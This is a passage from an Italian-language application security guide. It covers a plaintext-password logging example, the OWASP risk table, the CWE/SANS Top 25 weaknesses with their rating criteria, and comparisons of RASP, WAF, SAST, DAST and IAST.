dbmsLog.println(id+":"+pass+":"+type+":"+tstamp);
```

Il codice nell'esempio precedente registra una password in chiaro per il filesystem.

Anche se molti sviluppatori si fidano del filesystem come posizione di archiviazione sicura per i dati, non dovrebbe essere considerato attendibile in modo implicito, in particolare quando la privacy è un problema.

TABELLA RIASSUNTIVA OWASP

RISCHIO	Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti sul Business
		Sfruttabilità	Diffusione	Individuazione	Impatto	
A1-Injection	Specifici App	FACILE	COMUNE	MEDIO	GRAVE	Specifici App
A2-Authentication	Specifici App	MEDIO	DIFFUSO	MEDIO	GRAVE	Specifici App
A3-XSS	Specifici App	MEDIA	MOLTO DIFFUSO	FACILE	MODERATO	Specifici App
A4-Insecure DOR	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App
A5-Misconfig	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App
A6-Sens. Data	Specifici App	DIFFICILE	NON COMUNE	MEDIO	GRAVE	Specifici App
A7-Function Acc.	Specifici App	FACILE	COMUNE	MEDIO	MODERATO	Specifici App
A8-CSRF	Specifici App	MEDIO	COMUNE	FACILE	MODERATO	Specifici App
A9-Components	Specifici App	MEDIO	DIFFUSO	DIFFICILE	MODERATO	Specifici App
A10-Redirects	Specifici App	MEDIO	NON COMUNE	FACILE	MODERATO	Specifici App

4. CWE SANS [FONTE 16]

4.1. INTRODUZIONE

L'elenco è il risultato della collaborazione tra il SANS Institute, il MITER e molti esperti di sicurezza software negli Stati Uniti e in Europa.

Sfrutta le esperienze nello sviluppo dei vettori di attacco SANS Top 20 (http://www.sans.org/top20/) e del Common Weakness Enumeration (CWE) del MITER (http://cwe.mitre.org/).

MITRE gestisce il sito web CWE, con il supporto della Divisione Nazionale di Sicurezza Informatica del Dipartimento della Sicurezza Nazionale degli Stati Uniti, che presenta descrizioni dettagliate dei 25 errori di programmazione e una guida autorevole per mitigarli ed evitarli.

Il sito CWE contiene dati su oltre 800 errori di programmazione, errori di progettazione ed errori di architettura che possono portare a vulnerabilità sfruttabili.

4.2. ELENCO DELLE TOP 25

Questo è un breve elenco dei 25 articoli principali, usando la classifica generale.

NOTA: 16 altri punti deboli sono stati considerati per l'inclusione nella Top 25, ma i loro punteggi generali non erano abbastanza alti. Sono elencati in una pagina separata "Sulla Cuspide".

Class.	Punti	ID	Descrizione
1	93.8	CWE–89	Neutralizzazione impropria di elementi speciali utilizzati in un comando SQL ("*SQL Injection*")
2	83.3	CWE–78	Neutralizzazione impropria di elementi speciali utilizzati in un comando del sistema operativo ("*OS Command Injection*")
3	79.0	CWE–120	Copia del buffer senza controllo della dimensione di input ("*Classic Buffer Overflow*")
4	77.7	CWE–79	Neutralizzazione impropria dell'input durante la generazione di pagine Web ("*Cross-site Scripting*")
5	76.9	CWE–306	Omissione autenticazione per una funzione critica
6	76.8	CWE–862	Omissione dell'autorizzazione
7	75.0	CWE–798	Uso di credenziali Hard–coded
8	75.0	CWE–311	Cifratura omessa per dati sensibili
9	74.0	CWE–434	Caricamento di file di tipo pericoloso senza restrizioni
10	73.8	CWE–807	Accettazione di dati non garantiti durante un'azione di sicurezza
11	73.1	CWE–250	Esecuzione con privilegi non necessari
12	70.1	CWE–352	Cross–Site Request Forgery (CSRF)
13	69.3	CWE–22	Limitazione improprie di un Pathname all'interno di una Directory con restrizioni ("*Path Traversal*")
14	68.5	CWE–494	Download di un codice senza controllo d'integrità
15	67.8	CWE–863	Autorizzazione errata
16	66.0	CWE–829	Inclusione di funzionalità da "*Untrusted Control Sphere*"
17	65.5	CWE–732	Assegnazione del permesso errata per risorsa critica

Class.	Punti	ID	Descrizione
18	64.6	CWE–676	Uso di una funzione potenzialmente pericolosa
19	64.1	CWE–327	Uso di un algoritmo crittografico danneggiato o rischioso
20	62.4	CWE–131	Calcolo errato delle dimensioni del buffer
21	61.5	CWE–307	Restrizione impropria di tentativi di autenticazione eccessivi
22	61.1	CWE–601	Reindirizzamento URL al sito non attendibile (“*Open Redirect*”)
23	61.0	CWE–134	Formato Stringa non controllato
24	60.3	CWE–190	Integer Overflow oppure Wraparound
25	59.9	CWE–759	Uso di un One–Way Hash senza un “*salt*”

4.3. CATEGORIE DELLE TOP 25

Questa sezione ordina le voci nelle tre categorie di alto livello:

1. *INTERAZIONE INSICURA TRA I COMPONENTI*
2. *GESTIONE DELLE RISORSE RISCHIOSE*
3. *DIFESE POROSE*

INTERAZIONE INSICURA TRA I COMPONENTI

Questi punti deboli sono legati a modalità insicure in cui i dati vengono inviati e ricevuti tra componenti separate, moduli, programmi, processi, connessioni o sistemi.

Per ogni punto debole, la sua classifica nell’elenco generale è fornita tra parentesi quadre.

Classifica	ID
1	CWE–89
2	CWE–78
4	CWE–79
9	CWE–434
12	CWE–352
22	CWE–601

GESTIONE DELLE RISORSE RISCHIOSE

I punti deboli in questa categoria sono legati ai modi in cui il software non gestisce correttamente la creazione, l’utilizzo, il trasferimento o la distruzione di importanti risorse di sistema.

Classifica	ID
3	CWE–120
13	CWE–22
14	CWE–494
16	CWE–829
18	CWE–676
20	CWE–131
23	CWE–134
24	CWE–190

DIFESE POROSE

I punti deboli in questa categoria sono legati a tecniche difensive spesso usate male, abusate o semplicemente ignorate.

Classifica	ID
5	CWE–306
6	CWE–862
7	CWE–798
8	CWE–311
10	CWE–807

11	CWE–250
15	CWE–863
17	CWE–732
19	CWE–327
21	CWE–307
25	CWE–759

4.4. ORGANIZZAZIONE DELLE TOP 25

Per ogni singola voce di debolezza, vengono fornite ulteriori informazioni.

Classificazione	Descrizione
Score Summary	Un riepilogo delle valutazioni individuali e dei punteggi assegnati a questa debolezza, inclusi Prevalenza, Importanza e Punteggio aggiustato.
CWE ID and name	Identificatore CWE e nome breve della debolezza.
Supporting Information	Informazioni supplementari sulla debolezza che potrebbero essere utili ai responsabili delle decisioni per dare maggiore priorità alle voci.
Discussion	Breve discussione informale sulla natura della debolezza e le sue conseguenze. La discussione evita di scavare troppo profondamente nei dettagli tecnici.
Prevention and Mitigations	Passi che gli sviluppatori possono adottare per mitigare o eliminare la debolezza. Gli sviluppatori possono scegliere una o più di queste attenuazioni per soddisfare le proprie esigenze. Si noti che l'efficacia di queste tecniche varia e che più tecniche possono essere combinate per una maggiore difesa.
Related CWEs	Altre voci di CWE correlate alle debolezze Top 25.
General Parent	Uno o più puntatori alle voci CWE, in modo da poter vedere l'ampiezza e la profondità del problema.
Related Attack Patterns	Voci CAPEC per attacchi che possono essere condotti con successo.
Other pointers	Link a ulteriori dettagli inclusi esempi di codice sorgente che dimostrano la debolezza, i metodi per il rilevamento, ecc.

4.5. INFORMAZIONI DI SUPPORTO

Ogni voce della Top 25 include campi di dati di supporto per la prevalenza della debolezza, l'impatto tecnico e altre informazioni.
Ogni voce include anche i seguenti campi di dati.

Campo	Descrizione
Attack Frequency	Quante volte la debolezza si verifica nelle vulnerabilità sfruttate da un malintenzionato.
Ease of Detection	Com'è facile per un attaccante trovare questa debolezza.
Remediation Cost	La quantità di sforzo richiesta per risolvere il problema.
Attacker Awareness	La probabilità che un hacker sia consapevole di questa particolare debolezza, dei metodi di rilevamento e dei metodi di sfruttamento.

4.6. DESCRIZIONI DETTAGLIATE DEL CWE

1	CWE–89: Improper Neutralization of Special Elements used in an SQL Command ("SQL Injection")		
Weakness Prevalence	High	Consequences	Data loss, Security bypass
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

2	CWE–78: Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")		
Weakness Prevalence	Medium	Consequences	Code execution
Remediation Cost	Medium	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

3	CWE–120: Buffer Copy without Checking Size of Input ("Classic Buffer Overflow")

Weakness Prevalence	High	Consequences	Code execution, Denial of service, Data loss
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

4	CWE–79: Improper Neutralization of Input During Web Page Generation (“Cross–site Scripting”)		
Weakness Prevalence	High	Consequences	Code execution, Security bypass
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

5	CWE–306: Missing Authentication for Critical Function		
Weakness Prevalence	Common	Consequences	Security bypass
Remediation Cost	Low to High	Ease of Detection	Moderate
Attack Frequency	Sometimes	Attacker Awareness	High

6	CWE–862: Missing Authorization		
Weakness Prevalence	Common	Consequences	Security bypass
Remediation Cost	Low to High	Ease of Detection	Moderate
Attack Frequency	Sometimes	Attacker Awareness	High

7	CWE–798: Use of Hard–coded Credentials		
Weakness Prevalence	Medium	Consequences	Security bypass
Remediation Cost	Medium to High	Ease of Detection	Moderate
Attack Frequency	Rarely	Attacker Awareness	High

8	CWE–311: Missing Encryption of Sensitive Data		
Weakness Prevalence	High	Consequences	Data loss
Remediation Cost	Medium	Ease of Detection	Easy
Attack Frequency	Sometimes	Attacker Awareness	High

9	CWE–434: Unrestricted Upload of File with Dangerous Type		
Weakness Prevalence	Common	Consequences	Code execution
Remediation Cost	Medium	Ease of Detection	Moderate
Attack Frequency	Sometimes	Attacker Awareness	Medium

10	CWE–807: Reliance on Untrusted Inputs in a Security Decision		
Weakness Prevalence	High	Consequences	Security bypass
Remediation Cost	Medium	Ease of Detection	Moderate
Attack Frequency	Often	Attacker Awareness	High

11	CWE–250: Execution with Unnecessary Privileges		
Weakness Prevalence	Medium	Consequences	Code execution
Remediation Cost	Medium	Ease of Detection	Moderate
Attack Frequency	Sometimes	Attacker Awareness	High

12	CWE–352: Cross–Site Request Forgery (CSRF)		
Weakness Prevalence	High	Consequences	Data loss, Code execution
Remediation Cost	High	Ease of Detection	Moderate
Attack Frequency	Often	Attacker Awareness	Medium

13	CWE–22: Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”)

Weakness Prevalence	Widespread	Consequences	Code execution, Data loss, Denial of service
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

14	CWE–494: Download of Code Without Integrity Check		
Weakness Prevalence	Medium	Consequences	Code execution
Remediation Cost	Medium to High	Ease of Detection	Moderate
Attack Frequency	Rarely	Attacker Awareness	Low

15	CWE–863: Incorrect Authorization		
Weakness Prevalence	High	Consequences	Security bypass
Remediation Cost	Low to Medium	Ease of Detection	Moderate
Attack Frequency	Often	Attacker Awareness	High

16	CWE–829: Inclusion of Functionality from Untrusted Control Sphere		
Weakness Prevalence	High	Consequences	Security bypass
Remediation Cost	Low to Medium	Ease of Detection	Moderate
Attack Frequency	Often	Attacker Awareness	High

17	CWE–732: Incorrect Permission Assignment for Critical Resource		
Weakness Prevalence	Medium	Consequences	Data loss, Code execution
Remediation Cost	Low to High	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

18	CWE–676: Use of Potentially Dangerous Function		
Weakness Prevalence	High	Consequences	Data loss, Code execution
Remediation Cost	Medium	Ease of Detection	Easy
Attack Frequency	Rarely	Attacker Awareness	High

19	CWE–327: Use of a Broken or Risky Cryptographic Algorithm		
Weakness Prevalence	High	Consequences	Data loss, Security bypass
Remediation Cost	Medium	Ease of Detection	Moderate
Attack Frequency	Rarely	Attacker Awareness	Medium

20	CWE–131: Incorrect Calculation of Buffer Size		
Weakness Prevalence	High	Consequences	Code execution, Denial of service, Data loss
Remediation Cost	Low	Ease of Detection	Easy to Moderate
Attack Frequency	Often	Attacker Awareness	High

21	CWE–307: Improper Restriction of Excessive Authentication Attempts		
Weakness Prevalence		Consequences	
Remediation Cost		Ease of Detection	
Attack Frequency		Attacker Awareness	

CONSIDERAZIONI

Una frase usata spesso è “Se all’inizio non ci riesci, prova, riprova”. Gli aggressori potrebbero tentare di penetrare nel tuo account scrivendo programmi che indovinano ripetutamente password diverse. Senza una qualche forma di protezione contro le tecniche di forzatura, l’attacco alla fine riuscirà. Non devi essere progredito per essere tenace.

22	CWE–601: URL Redirection to Untrusted Site (“Open Redirect”)		
Weakness Prevalence	High	Consequences	Code execution, Denial of service, Data loss
Remediation Cost	Medium	Ease of Detection	Easy
Attack Frequency	Sometimes	Attacker Awareness	Medium

23	CWE–134: Uncontrolled Format String		
Weakness Prevalence		Consequences	
Remediation Cost		Ease of Detection	
Attack Frequency		Attacker Awareness	

24	CWE–190: Integer Overflow or Wraparound		
Weakness Prevalence	Common	Consequences	Denial of service, Code execution, Data loss
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Sometimes	Attacker Awareness	High

25	CWE–759: Use of a One–Way Hash without a Salt		
Weakness Prevalence	Medium	Consequences	Security bypass
Remediation Cost	Medium to High	Ease of Detection	Moderate
Attack Frequency	Rarely	Attacker Awareness	High

4.7. APPENDIX A: SELECTION CRITERIA AND SUPPORTING FIELDS

Le voci delle Top 25 del 2011 sono state selezionate utilizzando tre criteri principali: *PREDOMINANZA DELLA DEBOLEZZA*, *IMPORTANZA E PROBABILITÀ DI SFRUTTAMENTO*.

PREDOMINANZA DELLA DEBOLEZZA

La predominanza è effettivamente una media dei valori forniti dai contributori al voto nell’elenco Top 25 del 2010. Ciò riflette la valutazione dell’elettore di quanto spesso il problema si è verificato nel loro ambiente. Ad esempio, i venditori di software hanno valutato la prevalenza rispetto al proprio software; i consulenti hanno valutato la prevalenza in base alla loro esperienza nella valutazione del software di altre persone.

Le valutazioni della Debolezza sono:

MOLTO DIFFUSA (WIDESPREAD)	Si incontra con maggior frequenza delle altre.
ELEVATA	Si incontra molto spesso, ma non è diffusa.
COMUNE	Si incontra periodicamente.
LIMITATA	Si incontra raramente.

IMPORTANZA

L’importanza è in effetti una media dei valori forniti dai contributori al voto nell’elenco Top 25 del 2011. Ciò riflette la valutazione dell’elettore di quanto sia importante il problema nel loro ambiente.

Le valutazioni dell’Importanza sono:

Critica	Questa debolezza è più importante di qualsiasi altra ed è una delle più importanti. Dovrebbe essere affrontata il più rapidamente possibile e potrebbe richiedere di dedicare risorse che normalmente verrebbero assegnate ad altre attività.
Alta	Questa debolezza dovrebbe essere affrontata il più rapidamente possibile, ma è meno importante delle debolezze più critiche. Esempio: in alcuni modelli di minacce, una perdita di informazioni sui messaggi di errore può essere data molto importante perché può semplificare molti altri attacchi.
Media	Questa debolezza dovrebbe essere affrontata ma solo dopo che sono state affrontate le debolezze di livello alto e critico.
Bassa	Non è urgente affrontare la debolezza o non è affatto importante.

PROBABILITÀ DI SFRUTTAMENTO

Ogni voce CWE elencata include anche diversi campi aggiuntivi, i cui valori sono definiti di seguito.

A) Conseguenze

Quando questa debolezza si verifica nel software per formare una vulnerabilità e quali sono le tipiche conseguenze dello sfruttamento?

Esecuzione di codice	Esecuzione di codice o comandi.
Perdita del dato	Furto, modifica o danneggiamento di dati.
Disservizio	Malfunzionamento o rallentamento del software, impedendo agli utenti legittimi di poterlo utilizzare.
Aggirare la sicurezza	Aggirare un meccanismo di protezione di sicurezza; le conseguenze variano a seconda di cosa il meccanismo intende proteggere.

B) Frequenza degli attacchi

Quante volte si presenta questa debolezza nelle vulnerabilità prese di mira da un aggressore esperto e determinato?

Si consideri un "host esposto" che può essere: un server con connessione Internet, un Internet che utilizza client, un sistema multiutente con utenti non fidati o un sistema multilivello che attraversa i confini dell'organizzazione o del trust. Inoltre, considera che un aggressore esperto e determinato può combinare attacchi su più sistemi per raggiungere un host di destinazione.

Frequente	Attacco quotidiano
Qualche volta	Attacco mensile
Raramente	Attacco meno di una volta al mese.

C) Facilità di individuazione

Quanto è facile per l'attaccante esperto e determinato trovare questa debolezza sia che si utilizzi metodi black box o white box, manuali o automatizzati?

Facile	Esistono strumenti o tecniche automatizzate per rilevare questa debolezza, oppure possono essere trovati rapidamente usando semplici manipolazioni (come digitare "<script>" nei campi modulo per rilevare XSS).
Moderato	Solo supporto parziale utilizzando strumenti o tecniche automatizzate; potrebbe richiedere una certa comprensione della logica del programma; potrebbe esistere solo in rare situazioni, le quali potrebbero non essere sotto il diretto controllo degli attaccanti.
Difficoltoso	Richiede consumo di tempo, metodi manuali o un supporto semiautomatico intelligente, oltre alla competenza degli utenti malintenzionati.

D) Costi di ricupero

Quanto è dispendioso in termini di risorse questo problema quando si verifica?
Questo non può essere quantificato in modo generale, dal momento che ogni sviluppatore è diverso.
Ai fini di questo elenco, il costo è definito come:

Basso	Modifica del codice in un singolo blocco o funzione.
Medio	Modifica del codice o algoritmica, probabilmente locale in un singolo file o componente.
Alto	Richiede cambiamenti significativi nella progettazione o nell'architettura, oppure il comportamento vulnerabile è richiesto dai componenti a valle, ad es. un problema di progettazione in una funzione.

E) Consapevolezza dell'attaccante

È la probabilità che un attaccante esperto e determinato sia a conoscenza di questa particolare debolezza, dei metodi di rilevamento e dei metodi di sfruttamento. Ciò presuppone che il malintenzionato sappia quale configurazione o ambiente è utilizzato.

Alta	L'hacker è in grado di rilevare questo tipo di debolezza e scrivere exploit affidabili per piattaforme o configurazioni popolari.
Media	L'hacker è consapevole della debolezza attraverso il regolare monitoraggio delle mailing list o dei database di sicurezza, ma non l'ha necessariamente esplorata da vicino, e non sono necessariamente disponibili framework o tecniche di exploit automatizzati.
Bassa	L'hacker non è a conoscenza del problema, non presta particolare attenzione ad esso, o la debolezza richiede competenze tecniche speciali che l'attaccante non ha necessariamente.

5. TECNICHE A CONFRONTO *[FONTE 17]*

5.1. TRA RASP E WAF – 5 VANTAGGI RASP RISPETTO WAF

1 – trascurabili i falsi positivi (FP)

RASP non produce molti falsi positivi, dal momento che non si basa su irregolarità del traffico di rete per produrre i suoi risultati.

A differenza di WAF, questa soluzione di sicurezza rimane in silenzio fino a quando la vulnerabilità è effettivamente sfruttato in tempo reale.

RASP riesce a distinguere con precisione tra le imprese e gli ingressi legittimi, qualcosa WAF non può fare.

Questo elimina la necessità di assumere personale dedicato per ordinare i risultati prima di essere trasmessi agli sviluppatori per la mitigazione. Il processo di bonifica è così notevolmente ridotta.

2 – scarsi requisiti di manutenzione

Implementare strumenti WAF è un processo complicato che richiede una configurazione accurata per coprire l'applicazione.

Per fornire risultati ottimali, la soluzione WAF deve essere "addestrato" con ogni nuova versione dell'applicazione web.

Spesso le organizzazioni hanno difficoltà nel tenere il passo con i cambiamenti e WAF rimanere non aggiornato. Questo porta a risultati non accurati e problemi di prestazioni.

Al contrario, RASP è una soluzione out–of–the–box che richiede poca o nessuna configurazione perché produce i risultati per il monitoraggio del flusso di dati all'interno dell'applicazione.

3 – una copertura superiore e compatibilità

La sicurezza RASP può essere implementata all'interno di qualsiasi applicazione e può facilmente gestire una vasta gamma di protocolli di rete – HTTP, HTTPS, AJAX, SQL e SOAP.

D'altra parte, gli strumenti WAF sono limitati alle applicazioni Web che lavorano dal traffico rete di monitoraggio.

Inoltre, sono necessari parser specifici, i lettori di protocollo e simili add–on per rendere lo strumento WAF corrispondente al protocollo di rete specifico utilizzato dall'applicazione.

In molti casi, questo può causare una vasta gamma di problemi di compatibilità e prestazioni.

4 – protezione più completa

I firewall di applicazioni Web (WAFs) sono efficaci per l'analisi ed il filtraggio dell'input dell'utente rilevando i modelli dannosi, ma non hanno la capacità di esaminare l'uscita dall'applicazione.

Runtime Application Self–Protection (RASP) non controlla solo l'ingresso, ma anche i modelli in uscita dai componenti dell'applicazione.

Questo dà a RASP il sopravvento nel rilevare una vasta gamma di problemi.

Le soluzioni RASP sono in grado di individuare gravi problemi che WAF di solito non riesce a rilevare: eccezioni non gestite, dirottamento di sessione, Privilege Escalation e sensibile diffusione dei dati.

5 – può essere completamente integrato con SAST Solutions

RASP offre una perfetta integrazione con le soluzioni di SAST come Analisi Statica del Codice (SCA).

Questo consente alle organizzazioni di coprire l'intero spettro del ciclo di vita del prodotto, a partire dai primi anni di sviluppo fino alla post–produzione e alla distribuzione.

Gli strumenti WAF non possono competere con questa funzionalità, né possono fornire eventuali approfondimenti di bonifica.

5.2. UTILIZZO DI RASP CON SAST SI HANNO 2 VANTAGGI PRINCIPALI

I. Virtual Patching: in molte occasioni le vulnerabilità presenti nel processo di sviluppo non vengono eliminati prima del rilascio a causa di vincoli di tempo e risorse.

Ma le organizzazioni possono ancora rilasciare questi prodotti, salvaguardando le potenziali lacune con RASP. L'applicazione è quindi sicuro da usare e può essere patchato / aggiornato in seguito secondo le esigenze.

II. Mitigazione rapida: nel secondo scenario, le vulnerabilità rilevate dalla soluzione RASP possono essere situate in modo rapido sulla base delle scansioni precedentemente condotti da SAST.

Utilizzando RASP e SAST in tandem è estremamente utile in grandi e complesse applicazioni, dove i tempi di bonifica sono di grande importanza.

Questa funzionalità non è disponibile con WAF.

WAF è ancora uno strumento di sicurezza di tutto rispetto di post–produzione, ma i suoi difetti ereditari stanno portando le organizzazioni a prendere in considerazione altre alternative.

In ultima analisi il tramite di soluzioni RASP aumenta il sistema auto–immunitario dell'applicazione, le consente di reagire ad una vasta gamma di exploit, anche se i modelli dannosi riescono a infiltrarsi nelle difese.

Con le tecniche di hacking sempre più sofisticate, la sicurezza delle applicazioni deve anche evolversi e migliorare.

Utilizzando RASP insieme ad una soluzione SAST è senza dubbio la migliore combinazione 1–2 AppSec oggi.

5.3. TRA SAST E DAST

La sicurezza delle applicazioni usata per essere un ripensamento fino a pochi anni fa, ma l'aumento esponenziale della criminalità informatica e le attività dannose ha obbligato le organizzazioni a prestare maggiore attenzione a questo aspetto cruciale.

Questa presa di coscienza ha portato anche una discussione diffusa circa i pro ed i contro delle varie soluzioni AppSec che sono in offerta sul mercato.

Mentre Penetration (Pen) Testing, Interactive Application Security Testing (IAST) e Firewall di applicazioni Web (WAF) sono ampiamente riconosciute metodologie di sicurezza, tipicamente utilizzate come processi complementari con le due soluzioni in uso più comuni: Static Test Application Security (SAST) e Dynamic Application Security Testing (DAST).

SAST e DAST saranno confrontati sui 5 parametri di seguito elencati.

1. Software Development Life Cycle (SDLC) Integrazione.
2. Continuous Integration distribuzione continua (CICD) Attuazione.
3. Vulnerabilità copertura e l'efficacia.
4. Mitigazione / Remediation Performance.
5. Ritorno dell'investimento (ROI).

È SAST (White Box test) veramente efficace nel rilevare le vulnerabilità che si trovano comunemente di oggi? O è DAST (Black Box di prova) l'opzione migliore?

SVILUPPO SOFTWARE DEL CICLO DI VITA (SDLC)

La creazione di un ciclo di vita di sviluppo sicuro del software (SDLC) sta cominciando a diventare uno dei modi più completi a garantire Web sicuro e sviluppo di applicazioni mobile.

Ma i tre fondamentalmente diversi modelli realizzati in organizzazioni di sviluppo delle applicazioni principali di oggi sono in una grande sfida sul fronte della sicurezza.

a. Cascata (Process Design sequenziale)

b. Agile / DevOps (Sviluppo iterativo)

c. Continuous Integration Development (CICD)

Le grandi organizzazioni utilizzano spesso più di uno di questi, secondo le esigenze dei diversi team di sviluppo che lavorano al progetto.

SAST come SCA, hanno la flessibilità necessaria per eseguire in tutti i tipi di metodologie SDLC.

Inoltre, possono essere integrate direttamente nell'ambiente di sviluppo; questo permette agli sviluppatori di monitorare il loro codice costantemente.

Scrum Master e proprietari di prodotto in grado anche di regolare gli standard di sicurezza all'interno delle loro squadre e organizzazioni di sviluppo. Questo porta a rapida attenuazione di vulnerabilità e l'integrità del codice avanzato.

DAST, collaudo Black Box, è ideale per gli ambienti di Cascata, ma è inferiore nei metodi di sviluppo più avanzati per le sue limitazioni ereditate.

Gli strumenti DAST non possono essere utilizzati sul codice sorgente o codici applicativi uncomplied, ritardando l'utilizzo dei controlli della sicurezza nelle ultime fasi di sviluppo.

IMPLEMENTAZIONE CONTINUA SAST VS DAST QUANDO IMPLEMENTATA IN AMBIENTI (AGILE, DEVOPS)

La sicurezza del Continuous Integration inizia con la corretta applicazione della metodologia.

Continuous Integration (CI) di sicurezza sicuro e completo prevede le seguenti fasi: Scrums, repository del codice centralizzata, Build Automation, Revisione funzionalità di controllo, Automated Quality Assurance (QA) e il Code Consolation.

Static Application Security Testing (SAST) – Queste soluzioni, come ad esempio l'analisi del codice sorgente (SCA), sono pienamente in grado di coprire tutte le fasi del processo di CI.

Dall'analisi della sicurezza nelle riunioni giornaliere Scrum, attraverso la scansione automatica di codice repository fino al test dell'applicazione costruita. Ciò consente la diagnosi precoce e la mitigazione della vulnerabilità.

Nella metodologia CICD, il prodotto è in un stato di rilascio continuo.SAST è in grado di essere una soluzione per il test automatizzato, qualcosa che va di pari passo con CICD. Una volta che vengono rilevate le vulnerabilità, i team possono facilmente implementare le correzioni e, infine, la produzione di applicazioni robuste.

Dynamic Application Security Testing (DAST) – DAST è ancora una volta inferiore per le sue caratteristiche ereditarie, che gli consentono di iniziare a lavorare solo dopo il completamento della costruzione. Questo non è l'ideale per gli scenari di integrazione continua, in cui il codice è modificato con una certa frequenza e dove l'automazione è la chiave in quasi tutte le fasi di sviluppo.

VULNERABILITÀ E COPERTURA

Con l'evoluzione della criminalità informatica, le aziende hanno bisogno di soluzioni di sicurezza complete che può dare loro la massima copertura.

Le vulnerabilità più comuni, vale a dire SQLI, Cross–Site Scripting (XSS) e Cross–Site Request Forgery (CSRF) sono presenti in liste di riferimento migliori di oggi come gli errori OWASP Top–10 e SANS Top 25 Software.

La pirateria tradizionale ha comportato l'uso di Phishing o di tecniche semplici, ma la scena del crimine informatico è cambiato drasticamente negli ultimi anni. I pirati informatici oggi implementare tecniche più diverse e complesse che ingrandiscono l'importanza del codice dell'applicazione robusto con minime vulnerabilità prima del rilascio.

Static Application Security Testing (SAST) – Test White Box può aiutare ad analizzare sia sul lato server e le vulnerabilità lato client con alti tassi di successo. Inoltre il codice web / applicazione mobile solito, soluzioni SAST possono essere applicate a codificare anche in sistemi embedded e altre posizioni.

La maggior parte delle soluzioni di SAST sono pienamente compatibili con gli standard leader del settore quali:

a. Le suddette norme OWASP Top–10 e SANS Top 25 di sicurezza.

b. Payment Card Industry Data Security Standard (PCI DSS)

c. Health Insurance Portability e Accountability Act (HIPAA)

d. Motor Industry Software Reliability Association (MISRA)

Dynamic Application Security Testing (DAST) – gli strumenti di sicurezza DAST analizzano solo le richieste e le risposte. Ciò significa che le vulnerabilità nascoste come problemi di progettazione non sono rilevate. Inoltre, DAST individua numerose vulnerabilità non riflettenti (i.e – Cross–Site Scripting) che non generano un feedback in caso di attivazione.

MITIGAZIONE / BONIFICA

La scansione ed il collaudo dei progetti di piccole dimensioni sono in genere semplici e non richiedono troppa flessibilità della soluzione di sicurezza. Ma la realtà di oggi comporta grandi progetti con migliaia di LOC (linee di codice). Queste organizzazioni hanno decine o addirittura centinaia di team di sviluppatori che lavorano sulla costruzione l'applicazione.

Il problema con i grandi progetti è l'enorme numero di falsi positivi (FP). Le organizzazioni che implementano strumenti di sicurezza inefficaci devono assumere personale per prendersi cura del problema, prima che i processi di bonifica siano iniziati. Questo può causare enormi ritardi nei rilasci del prodotto ed essere molto pesante il rapporto costo / risorsa.

Static Application Security Testing (SAST) – Le grandi aziende di software in tutto il mondo stanno gravitando verso le configurazioni CICD, Agile e DevOps. Le soluzioni SAST hanno tutte le caratteristiche per fondersi in questi cicli di vita del software. Il codice può essere sottoposto a scansione veloce, le vulnerabilità sono individuate in modo accurato e il codice intatto non deve essere oggetto di ulteriori scansioni.

Dynamic Application Security Testing (DAST) – Mentre gli strumenti DAST forniscono le analisi dei rischi e assistono negli sforzi di bonifica, gli sviluppatori non sanno dove si trovano esattamente le vulnerabilità, non sapendo spesso quali contromisure implementare. Le segnalazioni della metodologia DAST sono meno soddisfacenti in numerosi casi.

Un altro svantaggio di fissare problemi di sicurezza dopo aver attivato l'applicazione è la sfida affrontata dagli sviluppatori. Le squadre responsabili per il codice devono rivisitare e si rifamiliarizzare con il codice prima di installarlo. Questo è un processo che richiede tempo, che può diventare ancora più complicato quando i nuovi lavoratori sono stati appena assunti.

RETURN OF INVESTMENT (ROI) CONFRONTANDO IL FATTORE "VALUE FOR MONEY" DELLE DUE METODOLOGIE.

Un altro aspetto importante è l'investimento richiesto dall'organizzazione.

Lo sviluppo di applicazioni Web e Mobile può rivelarsi un costo pesante, causando spesso una riduzione di investimenti sul fronte della sicurezza. Questo non è consigliato, come evidenziato nel infografica qui sotto.

Static Application Security Testing (SAST) – Test White Box considera bug di sicurezza fisse come bug generici, anche prima che il codice dell'applicazione venga compilato. Questo, insieme con il linguaggio di programmazione e la copertura ampia, facendo SAST una soluzione di sicurezza in grado di ridurre i tempi e i costi in modo significativo.

Dynamic Application Security Testing (DAST) – Oltre alle limitazioni del DAST quando si tratta di individuare le vulnerabilità nelle prime fasi del SDLC, ogni cambiamento del codice richiede anche una nuova scansione, qualcosa che può diventare un processo ingombrante, mentre lo sviluppo di grandi progetti (molti KLOCs), ostacolando in modo significativo il processo di bonifica.

5.4. TRA SAST E IAST

Con il Cybercrime crescente in tutto il mondo, la sicurezza delle applicazioni è diventata una grande sfida per le organizzazioni e governi.

Penetrazione (Pen) Testing e Dynamic Application Security Testing (DAST) sono soluzioni valide, ma hanno delle carenze.

Interactive Application Security Testing (IAST), una metodologia di sicurezza recente, è sempre più confrontata con la Static Application Security Testing (SAST).

SAST: GARANTIRE LA CREAZIONE DELL'APPLICAZIONE

Con l'aumento degli hacker con l'obiettivo di rilevare le vulnerabilità delle applicazioni, la crescente esigenza della sicurezza dovrebbe concentrarsi sull'origine: il codice sorgente.

Questo è dove Static Application Security Testing (SAST) entra in scena, consentendo la scansione rapida ed efficace del codice sorgente e rilevare i problemi prima ancora che si raggiunge la fase di costruzione dello sviluppo.

La Source Code Analysis (SCA), appartenente alla famiglia Static Application Security Testing (SAST), ha numerosi vantaggi.

È una soluzione out–of–the–box che è facile da installare e richiede poca o nessuna manutenzione.

L'attuazione è facile con i plugin di peso leggero che risiedono direttamente all'interno delle IDE, i repository di origine, per predisporre i server di gestione e gli strumenti di tracciamento dei bug.

Optando per SCA, le organizzazioni possono avviare il processo di sicurezza già in fase di sviluppo.

